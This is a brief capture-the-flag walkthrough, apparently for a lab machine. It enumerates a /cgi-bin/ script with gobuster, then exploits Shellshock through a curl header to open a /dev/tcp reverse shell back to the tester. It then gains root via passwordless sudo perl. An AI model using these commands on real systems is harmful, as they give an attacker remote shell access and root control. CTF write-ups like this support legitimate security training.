
Initial Exploit -


Gobuster finds the **/cgi-bin/** directory:

```
gobuster dir -u http://10.129.1.175 -w /usr/share/seclists/Discovery/Web-Content/big.txt -e -t 50
```



Gobuster finds the **user.sh** file:

```
gobuster dir -u http://10.129.1.175/cgi-bin/ -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -e -t 50 -o buster80_cgibin_raftlarge.txt -x sh,pl,cgi
```



This page is vulnerable to Shellshock. Set up a listener:

```
sudo nc -lvnp 80
```


Send a reverse shell:

```
curl http://10.129.1.175/cgi-bin/user.sh -H "X-Frame-Options: () { :;};echo;/bin/bash -i >& /dev/tcp/10.10.16.16/80 0>&1"
```

The shell returns as shelly.

Privilege Escalation -

Shelly can run perl as root with no password.




Spawn a root shell:

```
sudo perl -e 'exec "/bin/sh";'
```

Proof -

User:



Root: